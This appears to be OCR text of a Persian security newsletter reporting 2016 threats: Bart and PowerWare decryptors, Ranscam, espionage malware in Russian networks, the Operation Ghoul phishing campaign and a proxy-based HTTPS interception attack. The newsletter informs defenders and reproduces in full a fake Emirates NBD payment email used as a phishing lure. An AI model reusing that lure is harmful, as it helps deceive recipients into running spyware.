
ابزارهای جدید و رایگانی برای کمک به رمزگشایی و بازگرداندن فایلهای رمز شده توسط دو باج افزار نسبتاً جدید Bart و PowerWare منتشر شده است.
به گزارش شرکت مهندسی شبکه گستر، باج افزار PowerWare یا PoshCoder برای اولین بار در اواخر اسفند ماه سال گذشته در جریان حملات متعدد علیه مراکز بهداشتی و درمانی شناسایی شد. این باج افزار مورد توجه خاص قرار گرفت زیرا در محیط Windows PowerShell به اجرا در می‌آمد. محیط Windows PowerShell یک بستر برنامه‌نویسی برای اجرای خودکار بسیاری از فرامین و وظائف مدیریتی سیستم و برنامه‌های کاربردی است.
کارشناسان شرکت امنیتی Palo Alto اخیراً گونه جدیدی از باج افزار PowerWare را کشف کرده‌اند که سعی در تقلید از رفتارهای باج افزار مشهور Locky دارد. فایل‌های رمزگذاری شده خود را با پسوند locky. ذخیره می کند و همچنین پیام هشداری که به کاربر نشان می دهد، کلمه به کلمه مشابه پیام Locky است. البته این بار اول نیست که باج افزار PowerWare دست به چنین تقلیدی می زند. در ماه‌های گذشته، گونه های دیگری از این باج افزار مشاهده شده که سعی در تقلید از باج افزارهای مشهور، نظیر CryptoWall و TeslaCrypt، داشته اند.
خوشبختانه باج افزار PowerWare به هیچ عنوان به پیچیدگی و دشواری این باج افزارهای مشهور که تلاش به تقلید از آنها دارد، نیست. کلید رمزگشایی فایل‌های رمزگذاری شده توسط PowerWare در داخل برنامه باج افزار مخفی و پنهان است. اکنون کارشناسان شرکت Palo Alto موفق به کشف این کلید شده و بر اساس آن، ابزاری برای رمزگشایی فایل‌های رمز شده PowerWare تهیه و منتشر کرده اند. همچنین کارشناسان شرکت ضدویروس AVG موفق شده‌اند رمزگذاری باج‌افزار Bart را که حدود یک ماه پیش ظهور کرد، بشکنند و ابزاری برای بازگرداندن فایل‌های رمزگذاری شده به حالت اولیه تهیه و منتشر کنند. باج افزار Bart از بابت نحوه رمزگذاری فایل‌ها با بسیاری از باج افزارهای دیگر متفاوت است. این باج افزار به جای رمزگذاری فایل‌های قربانی، آنها را در یک فایل فشرده ZIP که دارای رمز عبور است، ذخیره و نگهداری می کند. فایل های فشرده شده دارای پسوند bart.zip. هستند. رمز فایل فشرده ZIP یک عبارت بسیار طولانی و پیچیده است ولی کارشناسان شرکت AVG توانسته اند به روش سعی و خطا (Brute-force) راهی برای حدس زدن رمز پیدا کنند. ابزار رایگانی که AVG تهیه کرده احتیاج به حداقل یک نسخه سالم از یک فایل فشرده شده توسط باج افزار Bart دارد. این ابزار پس از مقایسه دو فایل، شروع به حدس زدن رمز فایل ZIP می کند. البته این روش سعی و خطا وقت گیر است و حتی شاید چند روز به طول بکشد تا نتیجه بدهد.
ضمن قدردانی از تلاش این کارشناسان امنیتی برای تهیه چنین ابزارهایی، ناگفته نماند که نویسندگان این باج افزارها همواره در حال رفع نواقص و افزودن امکانات جدید در برنامه‌های خود هستند و کارآیی این نوع ابزارها فقط برای مدت محدودی، قبل از انتشار گونه‌های جدید باج افزار، است. لذا پیشگیری همیشه بهتر از درمان می باشد.

باج‌افزارها هم خوش‌قول و بدقول دارند!

باج افزار جدیدی مشاهده شده که از قربانی باج می گیرد ولی اطلاعات او را هم نابود می‌کند. این یادآوری خوبی است که چرا نباید امید به همکاری مجرمان سایبری داشت و چرا باید اقدامات پیشگیرانه را جدی گرفته و به آنها عمل کرد.
به گزارش شرکت مهندسی شبکه گستر و به نقل از مؤسسه تحقیقات امنیتی Talos و شرکت امنیتی Sophos، بررسی ها نشان می دهد که این باج افزار جدید کپی برداری ناشیانه از باج افزارهای دیگر است و توسط افراد غیرحرفه‌ای تهیه شده است.
برای اینگونه باج افزارهای کلاهبردار که از ابتدا قصد برگرداندن اطلاعات قربانی را ندارند و فقط سعی در گرفتن پول از قربانی دارند، از اصطلاح جدید Ranscam که خلاصه شده Ransome Scam است، استفاده می شود.
باج افزار کلاهبردار در ابتدا رفتاری مشابه دیگر باج افزارها دارد. کامپیوتر قربانی را آلوده می کند، فایل‌های او را رمزگذاری کرده و سپس از کاربر بعنوان باج، درخواست پول می کند. برای ترغیب قربانی به پرداخت پول به او اطلاع داده می شود که در صورت پرداخت باج، فایل‌هایش را به حالت اولیه پس خواهد گرفت وگرنه فایل‌هایش برای همیشه غیرقابل دسترسی خواهند بود.
ولی باج افزار کلاهبردار یا Ranscam شرافتمندانه عمل نکرده و از همان ابتدا و قبل از تصمیم کاربر به پرداخت یا عدم پرداخت باج، فایل های او را حذف و نابود می کند. Ranscam فقط به دنبال این است که از قربانی خود پولی بگیرد. به همین دلیل نیز برخلاف دیگر باج افزارهای خوش قول که معمولاً بیشتر از ۶۰۰-۵۰۰ دلار درخواست باج می کنند، Ranscam به دو دهم بیت کوین (حدود ۱۰۰ دلار) هم راضی است.

از زمان ظهور اولین باج افزار، CryptoLocker، حدود ۳ سال قبل، نویسندگان و گردانندگان این نوع بدافزارها برای کسب اعتماد قربانیان بعدی خود و ترغیب آنها به پرداخت باج، همواره تلاش داشته اند تا به قول و وعده خود عمل کرده و پس از دریافت پول، فایل‌های رمزگذاری شده را آزاد کنند. خوشمان بیاید یا نیاید، این هم نوعی معامله است. در هر معامله موفق، خوش‌حسابی و خوش‌قولی همیشه مهم هستند و اعتباری برای معامله‌های بیشتر در آینده است. ولی اکنون رفتار یک یا چند بدافزارنویس غیرحرفه‌ای، کل تجارت باج افزارها را بدنام کرده است.

حملات سایبری



زیرساخت‌های حیاتی روسیه آلوده به بدافزار

مقامات روسیه از آلوده شدن ۲۰ شبکه و زیرساخت حساس متعلق به نهادهای نظامی و دولتی این کشور به یک نوع بدافزار پیشرفته خبر داده‌اند.

به گزارش شرکت مهندسی شبکه گستر، سرویس امنیت فدرال روسیه (FSB) گفته که گستره سایت‌های آلوده شده نشان می‌دهد که اهداف به صورت هدفمند و در جریان یک عملیات جاسوسی سایبری انتخاب شده‌اند.


تحلیل حمله نشان می‌دهد که نام های فایل، پارامترها و روش آلوده‌سازی استفاده شده در بدافزار مشابه عملیات‌های جاسوسی پیشرفته است.

به‌محض نصب شدن، بدافزار کدهایی را دانلود می‌کند که آن را قادر به اجرای اموری نظیر رصد ترافیک شبکه، ضبط و ارسال تصاویر گرفته شده از صفحه نمایش و کلیدهای فشرده شده توسط کاربر و ضبط صدا و تصویربرداری از طریق میکروفون و دوربین دستگاه می‌سازد.

FSB گفته که در حال کار با وزارتخانه ها و سایر نهادها دولتی برای شناسایی قربانیان و به حداقل رساندن اثرات آلودگی است.

روسیه، همواره خود، به اجرای حملات سایبری بر ضد سایر کشورها متهم شده است. برای مثال، گفته می شود ایمیل‌های کمیته ملی حزب دموکرات آمریکا که بتازگی توسط سایت WikiLeaks منتشر شد توسط روس‌ها سرقت شده بودند. ادعایی که مقامات مسکو آن را رد کرده‌اند.

پیشتر، دونالد ترامپ - نامزد ریاست جمهوری آمریکا - در یک سخنرانی جنجال برانگیز گفته بود که جاسوسان روسی باید سرور ایمیل شخصی هیلاری کلینتون - دیگر رقیب انتخابات ریاست جمهوری آمریکا - را هک کنند و ایمیل‌های مفقود شده در زمان ریاست خانم کلینتون بر وزارت امور خارجه را افشا کنند.




حملات هدفمند "غول" بر ضد مؤسسات صنعتی

شرکت Kaspersky از اجرای حملات هدفمندی خبر داده که از ماه ژوئن شرکت ها و سازمان های عمدتاً فعال در حوزه صنعت را در کشورهای مختلف هدف قرار می داده است.

این حملات از طریق ایمیل های فیشینگ (Phishing) و یک جاسوس افزار تجاری صورت می پذیرفته است. به گفته شرکت Kaspersky بیش از ۱۳۰ سازمان از ۳۰ کشور شامل پاکستان، امارات متحده عربی، هند، مصر و عربستان سعودی بطور موفقیت آمیز هدف این گروه قرار گرفته اند.


نمودار زیر تعداد شرکت ها و سازمان های هدف قرار گرفته در این حملات را به تفکیک کشور نشان می دهد.



در بخش سایر (Others) نام ایران نیز به چشم می خورد.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت ضدویروس Kaspersky، در جریان اجرای این حملات، اکثر ایمیل های فیشینگ به مدیران رده بالا و رده میانی شرکت ها و سازمان های هدف قرار گرفته شده ارسال می شده است. با دستکاری سرآیند ایمیل توسط مهاجمان، اینطور وانمود می شده که ایمیل، توصیه نامه ای است که از سوی بانکی در امارات متحده عربی با نام Emirates NBD ارسال شده است. پیوست این ایمیل ها نیز یک فایل 7z حاوی - در ظاهر - یک سند SWIFT بوده که در حقیقت همان فایل مخرب گردانندگان این حملات با عنوان EmiratesNBD_ADVICE.exe بوده است.

با اجرای فایل مخرب، جاسوس افزاری از خانواده HawkEye بر روی سیستم اجرا می شود. پس از نصب این جاسوس افزار اطلاعات زیر جمع آوری و به سرور فرماندهی ارسال می شود:


Wed 6/8/2016 1:00 PM
EmiratesNBD <banknet@emiratesNBD.com>
Your payment copy advice from Emirates NBD Bank/subsidiary

To

We removed extra line breaks from this message.

Message EmiratesNBD_ADVICE.7z

Attention,

Please see attached payment swift document based on the instruction from our customer.

Should you have any inquiry or require assistance, please contact your payer (our customer) at the contact number stated in the attached advice.Please note that you will need Adobe Acrobat Reader Version 5.0 or above to view your advice. If you do not have the required software, you can download it from the Adobe website at www.adobe.com

Best Regards,

Emirates NBD Bank
P.O. Box 777 Deira,
Dubai United Arab Emirates
Phone: +971 600 540040
Fax: +971 4 327 2996

Disclaimer

This email and any attachments are confidential and may also be privileged. If you are not the intended recipient, please delete all copies and notify the sender immediately. You may wish to refer to the incorporation details of Emirates NBD, Emirates NBD Bank and their subsidiaries at http://www.emiratesnbd.com/en/

- کلیدهای فشرده شده
- داده های بر روی Clipboard
- اطلاعات اصالت سنجی FileZilla FTP Server
- داده های حساب کاربری مرورگرها
- داده‌های حساب کاربری پیام‌رسان‌هایی همچون AIM، Google Talk و Paltalk
- داده های حساب کاربری نرم افزارهای Email Client نظیر Outlook و Windows Live Mail
- اطلاعات لیسانس برخی نرم‌افزارهای نصب شده

بر اساس تحقیقات انجام شده توسط شرکت Kaspersky این حمله توسط گروهی موسوم به Operation Ghoul انجام شده است. گروهی که از سال ۲۰۱۵ حملات متعددی را اجرا کرده است.

توضیح اینکه نمونه فایل‌های EmiratesNBD_ADVICE.exe توسط ضدویروس شرکت McAfee با نام‌های Fareit-FEJ!B8F6E6A0CB1B، Trojan-FILW!08C18D388099، Fareit-FEU!FC8DA575077A و Trojan-FIZX!55358155F96B شناسایی می شود.

همچنین این نمونه فایل‌ها با نام‌های Trojan.Generic.16721460، Gen:Variant.Zusy.189893، Trojan.GenericKD.3295982 و Trojan.GenericKD.3350360 توسط ضدویروس Bitdefender قابل شناسایی‌می‌باشند.

شنود ترافیک HTTPS با تغییر Proxy

به گزارش شرکت مهندسی شبکه گستر، شرکت مایکروسافت خبر از اجرای حملاتی داده که در آن مهاجمان با بهره‌گیری از روش های مهندسی اجتماعی، تنظیمات Proxy قربانی را تغییر داده و با هدایت ترافیک اینترنتی به سرورهای مخرب خود، داده های حساس کاربران را سرقت می کنند.

در این حملات ایمیل های هرزنامه (Spam) با پیوست docx به قربانی ارسال می شود.

در درون فایل، کد مخربی در قالب یک Object Linking and Embedding - به اختصار OLE - و در ظاهر یک فاکتور یا رسید تزریق شده است.

با اجرای OLE، برای اجرای کد مخرب JavaScript از کاربر درخواست مجوز می شود.

گردانندگان این حملات کد مخرب را با هدف دشوار نمودن تحلیل و عبور از سد نرم افزارهای امنیتی مبهم سازی (Obfuscation) کرده اند.

هدف این کد JavaScript، کپی و اجرای چند اسکریپت از طریق پروسه مجاز PowerShell است.


یکی از این اسکریپت‌ها یک گواهینامه را که بعداً از آن برای رصد ترافیک HTTPS استفاده می‌شود بر روی دستگاه قربانی توزیع می‌کند.


یک اسکریپت دیگر نیز همان گواهینامه را به مرورگر Mozilla Firefox که انباره آن متفاوت با انباره Windows است اضافه می کند.


اسکریپت سوم نرم افزاری را بر روی سیستم اجرا می کند که امکان ارتباط با شبکه ناشناس Tor را فراهم می کند. دلیل این کار، میزبانی سرور Proxy این مهاجمان بر روی سایتی در شبکه Tor است.


سپس بخش تنظیم خودکار Proxy، در محضرخانه (Registry) بنحوی تغییر می کند که به نشانی سرور Proxy این نفوذگران اشاره کند. این نشانی می‌تواند در هر زمان توسط مهاجمان تغییر کند.

در این هنگام مهاجمان قادرند که اطلاعات حساسی همچون نام کاربری و گذرواژه سرویس‌های تحت وب را حتی اگر بر روی پودمان امن HTTPS ردوبدل شوند شنود کرده و اقدام به سرقت آنها کنند.









گزارش‌ها

کسب‌وکار سودآور باج افزارها

بدون تردید در حال حاضر باج افزارها پرطرفدارترین نوع از بدافزارها هستند و آمار گونه های مختلف آنها روزانه افزایش می یابد. این روند هیچ دلیلی ندارد به غیر از بازار سود آور باج افزارها هم برای سازندگان آنها و هم برای تبهکاران و خلافکاران سایبری که باج افزارها را به عنوان یک سرویس نرم افزاری اجاره کرده و برای کسب و کار مجرمانه خود آنها را به کار می گیرند.

به گزارش شرکت مهندسی شبکه گستر، اخیراً دو شرکت امنیتی Check Point Software و IntSight Cyber Intelligence یک گزارش تحلیلی درباره باج افزار Cerber و کسب و کار آن به عنوان یک سرویس نرم افزاری (Ransomware-as-a-Service) منتشر کرده اند.

در این گزارش ۶۰ صفحه ای با عنوان CerberRing آمده است که به طور متوسط باج افزار Cerber روزانه به هشت متقاضی به صورت سرویس نرم افزاری اجاره داده می شود و در یک ماه گذشته توانسته ۱۵۰ هزار کامپیوتر را در ۲۰۱ کشور آلوده سازد. از این میزان دستگاه آلوده، تبهکاران سایبری توانسته اند حدود ۲۰۰ هزار دلار به صورت باج پرداختی از سوی قربانیان، درآمد کسب کنند که ۴۰ درصد از آن به عنوان هزینه سرویس نرم افزاری به سازنده اصلی باج افزار Cerber تعلق می گیرد. بدین ترتیب برآورد می شود که سازنده Cerber سالانه نزدیک به یک میلیون دلار درآمد داشته باشد.

این ارقام درآمدی در حال اتفاق می افتد که طبق تخمین صورت گرفته، تنها ۰/۳ درصد از قربانیان حاضر به پرداخت باج درخواست شده به میزان یک "بیت کوین" (Bitcoin) معادل حدود ۶۰۰ دلار می شوند.

طبق آمار ارائه شده در این گزارش، بالاترین میزان آلودگی و پرداخت باج در کشور کره جنوبی و بعد از آن در آمریکا است. کشورهای تایوان، چین، پاکستان، هنگ کنگ و ایتالیا در رده های بعدی قرار دارند.

